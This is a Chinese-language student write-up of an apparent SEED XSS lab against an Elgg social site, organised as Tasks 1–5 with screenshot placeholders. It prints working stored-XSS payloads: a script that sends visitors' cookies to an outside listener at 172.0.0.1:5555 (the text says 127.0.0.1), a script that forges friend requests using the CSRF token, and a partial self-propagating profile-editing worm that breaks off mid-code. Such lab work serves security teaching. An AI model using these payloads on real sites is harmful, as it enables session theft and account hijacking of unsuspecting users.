

Task1

登录Samy'的账号在Samy主页个人信息编辑的“Brief description”一栏中输入实验中要求的JS代码。



接着切换账号至Alice，访问Samy的主页，出现了我们预期中的alert。



Task2

登录Samy'的账号在Samy主页个人信息编辑的“Brief description”一栏中输入实验中要求的JS代码。



接着切换账号至Alice，访问Samy的主页




Task3


根据实验所给代码，将ip地址改为127.0.0.1，向Samy的签名中加入如下部分：

<script>document.write(‘<img src=http://172.0.0.1:5555?c=’+ escape(document.cookie) + ‘ >’);

</script>




在终端输入如下指令，登录Alice的账号访问Samy主页，得到如下结果：



Task4

我们登录Boby的账号，加Samy好友，同时开启HTTP Header Live抓取，得到如下信息：



可看出，Samy的ID是47。

接着，我们在Samy主页的“About me“（Edit HTML）中键入如下内容：

<script type="text/javascript">

window.onload = function () {

var Ajax=null;

var ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;

//Construct the HTTP request to add Samy as a friend.

var sendurl="http://www.xsslabelgg.com/action/friends/add"+"?friend=47"+token+ts; //在此处键入好友，时间戳，令牌

//Create and send Ajax request to add friend

Ajax=new XMLHttpRequest();

Ajax.open("GET",sendurl,true);


Ajax.setRequestHeader("Host","www.xsslabelgg.com");

Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");


Ajax.send();

}


</script>



然后登上alice账号，可以看到此时Alice还没有加Smay为好友。




点击Samy主页，发现此时Alice已经添加Samy为好友了。



Task5

修改个人简介并抓包，得到以下内容：



由之前抓到的数据，我们知道Samy的ID是47，因此我们要让Samy排除在受害者之外，修改实验中给的代码，将如下内容像上一个Task中同样操作写进自我介绍。

<script type="text/javascript" >

window.onload = function()

{

var guid = "&guid="+elgg.session.user.guid;

var ts="&\_\_elgg\_ts=" + elgg.security.token.\_\_elgg\_ts;

var token="&\_\_elgg\_token=" + elgg.security.token.\_\_elgg\_token;

var name = "&name=" + elgg.session.user.name;

var desc = "&description=Samy is my hero " + "accesslevel[description]=2";

var sendurl = "http://www.xsslabelgg.com/action/profile/edit";

var content = token + ts + name + desc + guid;

if(elgg.session.user.guid!=47) {

var Ajax=null;

Ajax=new XMLHttpRequest();

Ajax.open("POST",sendurl,true);


Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");

Ajax.send(content);

